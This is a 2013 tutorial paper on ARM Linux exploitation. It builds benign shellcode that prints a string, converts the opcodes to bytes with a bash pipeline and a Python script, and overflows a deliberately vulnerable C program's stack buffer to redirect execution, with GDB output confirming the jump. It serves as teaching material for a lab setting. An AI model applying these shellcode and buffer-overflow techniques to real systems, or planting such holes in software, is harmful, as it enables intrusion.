INTRODUCTION TO ARM LINUX EXPLOITING

Metin KAYA
kayameti@gmail.com
2013.01.09, 15:30, Istanbul
http://www.enderunix.org/metin
http://www.twitter.com/_metinkaya

This paper is the Linux version of the document http://www.signalsec.com/publications/arm_exploiting.pdf which mentions exploiting ARM on Windows systems. Thanks Celil ÜNÜVER for inspiring me.

The ARM architecture is used in crucial positions; e.g., mobile phones, femtocells, smallcells, SCADA systems, POS machines.

Basic knowledge on ARM, GDB, GCC, C, assembly, Python, and some bash commands is necessary to understand what is going on in the document.

The host machine is x86 Linux (32 bit 3.5.0 kernel), so an ARM cross compiler [1] is required for target machine which is ARMv7 little-endian Linux (32 bit 2.6.34 kernel).

At first, it's needed to write an ARM shellcode for a small piece of code. Let's write “arm exploit.” onto screen. Here is assembly codes for it:

```
# C equivalent is write(stdout, “arm exploit\n”, 13);
# file: hello_arm.S
.section .text
.global _start

_start:
        # _write()
        mov     r2, #13     # length of string "arm exploit."
        mov     r1, pc      # r1 = pc.
        add     r1, #24     # r1 = pc + 24: address of the string.
        mov     r0, $0x1
        mov     r7, $0x4
        svc     0

        # _exit()
        sub     r0, r0, r0
        mov     r7, $0x1
        svc     0

.ascii "arm exploit.\n"
```

In order to generate ELF file for the codes above, we need to an assembler and the linker. Here is the steps:

```
x86 $ arm-none-linux-gnueabi-as -o hello_arm.o hello_arm.S
x86 $ arm-none-linux-gnueabi-ld -o hello_arm hello_arm.o
```

Now, the file *hello_arm* can be executed on the target machine:

```
arm $./hello_arm
arm exploit.
```

We can obtain opcodes via disassembling the *hello_arm.S* with objdump:

```
x86 $ arm-none-linux-gnueabi-objdump -d hello_arm
hello_arm:     file format elf32-littlearm

Disassembly of section .text:

00000000 <_start>:
   0:   e3a0200d        mov     r2, #13
   4:   e1a0100f        mov     r1, pc
   8:   e2811018        add     r1, r1, #24
   c:   e3a00001        mov     r0, #1
  10:   e3a07004        mov     r7, #4
  14:   ef000000        svc     0x00000000
  18:   e0400000        sub     r0, r0, r0
  1c:   e3a07001        mov     r7, #1
  20:   ef000000        svc     0x00000000
  24:   206d7261        .word   0x206d7261
  28:   6c707865        .word   0x6c707865
  2c:   2e74696f        .word   0x2e74696f
```

If these opcodes are converted to little-endian ARM formatted (for instance; e3a0200d --> 0d20a0e3 --> \x0d\x20\xa0\xe3) char array, then the shellcode will be produced. These conversation repeats many steps, so they will be automatized with a bash command and Python script:

```
x86 $ arm-none-linux-gnueabi-objdump -d execve_arm | sed -n '/Disassembly of
section .text:/,/Disassembly of section .fini:/p' | tail -n +4 | head -n -2 |
cut -d ':' -f 2 | cut -d ' ' -f 1 | tr -d '\t'
0d20a0e3
0f10a0e1
181081e2
0100a0e3
0470a0e3
000000ef
000040e0
0170a0e3
000000ef
61726d20
6578706c
6f69742e
```

The Python codes below can convert the output to a shellcode:

```
#file: od2sc.py
import fileinput

for line in fileinput.input():
        h = line.rstrip()
        r = ['\\x' + h[i : i+2] for i in range(0, len(h), 2)]
        r.reverse()
        print '"%s"' % ''.join(r)
```

```
x86 $ arm-none-linux-gnueabi-objdump -d execve_arm | sed -n '/Disassembly of
section .text:/,/Disassembly of section .fini:/p' | tail -n +4 | head -n -2 |
cut -d ':' -f 2 | cut -d ' ' -f 1 | od2sc.py
"\x0d\x20\xa0\xe3"
"\x0f\x10\xa0\xe1"
"\x18\x10\x81\xe2"
"\x01\x00\xa0\xe3"
"\x04\x70\xa0\xe3"
"\x00\x00\x00\xef"
"\x00\x00\x40\xe0"
"\x01\x70\xa0\xe3"
"\x00\x00\x00\xef"
"\x61\x72\x6d\x20"
"\x65\x78\x70\x6c"
"\x6f\x69\x74\x2e"
```

This Python script can be accessed via http://enderunix.org/metin/od2sc.py .

Let's implement a basic exploitable code for Linux:

```
/*
 * Metin KAYA <kayameti@gmail.com>
 * 2012.12.28, Istanbul.
 * File: arm_bof.c
 * Compile:  arm-none-linux-gnueabi-gcc -Wconversion -Wall -W -pedantic -ansi -g
             -ggdb -o arm_bof arm_bof.c
 * Hardware: ARMv7
 * Kernel:   2.6.34
 * GCC:      4.4.2
 */

#include <stdio.h>
#include <stdlib.h>
#include <sys/mman.h>
```

```
/* this shellcode respresents "write(stdout, "arm exploit.\n", 13);". */
char shellcode[] =
            "\x0d\x20\xa0\xe3"
            "\x0f\x10\xa0\xe1"
            "\x18\x10\x81\xe2"
            "\x01\x00\xa0\xe3"
            "\x04\x70\xa0\xe3"
            "\x00\x00\x00\xef"
            "\x00\x00\x40\xe0"
            "\x01\x70\xa0\xe3"
            "\x00\x00\x00\xef"
            "\x61\x72\x6d\x20"
            "\x65\x78\x70\x6c"
            "\x6f\x69\x74\x2e";


void
bof(void)
{
      FILE *fp;
      char fname[] = "file.ov";
      char buf[256];

      fp = fopen(fname, "r");
      if (!fp) {
            fprintf(stderr, "can't open fname '%s'!\n", fname);
            return;
      }

      memset(buf, 0x0, sizeof(buf));
      fread(buf, sizeof(char), 512, fp); /* overflow. */
      /* fclose(fp); */
}


int
main(void)
{
      /* provide execute permission to the memory region of the shellcode. */
      mprotect((void *) ((unsigned int) shellcode & ~4095), 0x1000, PROT_READ |
PROT_WRITE | PROT_EXEC);

      bof();

      return 0;
}
```


In order to compile the file, please issue the command "***x86 $ arm-none-linux-gnueabi-gcc -Wconversion -Wall -W -pedantic -ansi -g -ggdb -o arm_bof arm_bof.c***".

The line "*fclose(fp);*" is commented out cause of pipelines of RISC -keep in mind ARM's RISC based- architecture. f*close()* related opcodes are loaded to PC before *fread()* related operations were finished. Since this paper is just a proof of concept, this line is commented out.

Now, it's turn of ***file.ov.*** Let's find out the address of the shellcode with GDB:

```
x86 $ arm-none-linux-gnueabi-gdb -q arm_bof
Reading symbols from arm_bof...done.
(gdb) p &shellcode
$1 = (char (*)[49]) 0x10890  /* shellcode'un adresi. */
(gdb) q
```


If we analyze *arm_bof* binary with IDA Pro, then it's obvious that SP refers to the 272th byte:



For this reason, the file *file.ov* should contain at least 272 x A + (and address of shellcode: 4 bytes) = 276 bytes long. The file can be produced with a Perl command:

$ perl -e 'print "A" x 280'> file.ov

The address of the shellcode must start from the 272th byte. The final version of the file must be like that:



Upload *file.ov* and *arm_bof* files to the target machine and execute *arm_bof* file:

arm $ ./arm_bof
arm exploit.
arm $

Let's run *arm_bof* with GDB step by step:

arm $ gdb -q ./arm_bof
Reading symbols from arm_bof...done.
(gdb) b bof
Breakpoint 1 at 0x8524: file arm_bof.c, line 37.
(gdb) r
Starting program: arm_bof

```
Breakpoint 1, bof () at arm_bof.c:37
37              char fname[] = "file.ov";
(gdb) n
40              fp = fopen(fname, "r");
(gdb)
41              if (!fp) {
(gdb)
46              memset(buf, 0x0, sizeof(buf));
(gdb)
47              fread(buf, sizeof(char), 512, fp); /* overflow. */
(gdb)
49      }
(gdb)
0x00010890 in shellcode ()
(gdb) info registers
r0             0x118    280
r1             0x1      1
r2             0x0      0
r3             0x11008  69640
r4             0x1a0    416
r5             0x4014ebc0       1075112896
r6             0x4014d000       1075105792
r7             0x0      0
r8             0x0      0
r9             0x0      0
r10            0x40022000       1073881088
r11            0x41414141       1094795585
r12            0xfbad2498       4222428312
sp             0xbed81cc0       0xbed81cc0
lr             0x4008a4d0       1074308304
pc             0x10890  0x10890 <shellcode>
fps            0x1001000        16781312
cpsr           0x60000010       1610612752
(gdb) n
Single stepping until exit from function shellcode,
which has no line number information.
arm exploit.     /* BINGO! */
Program exited normally.
(gdb) q
arm $
```

As you see, PC contains the address of the shellcode which means the target was successfully nuked!

Stay tuned for Android exploiting...

NOTLAR:

[1] Code Sourcery ARM cross compiler: http://www.mentor.com/embedded-software/sourcery-tools/sourcery-codebench/editions/lite-edition/.
[2] How to Create Shellcode on ARM Architecture: http://www.exploit-db.com/papers/15652/
[3] Designing Shellcode Demystified: http://www.enderunix.org/docs/en/sc-en.txt
[4] The updated version of the document always will be on the address http://wwwenderunix.org/metin/exploit_arm_linux_en.pdf .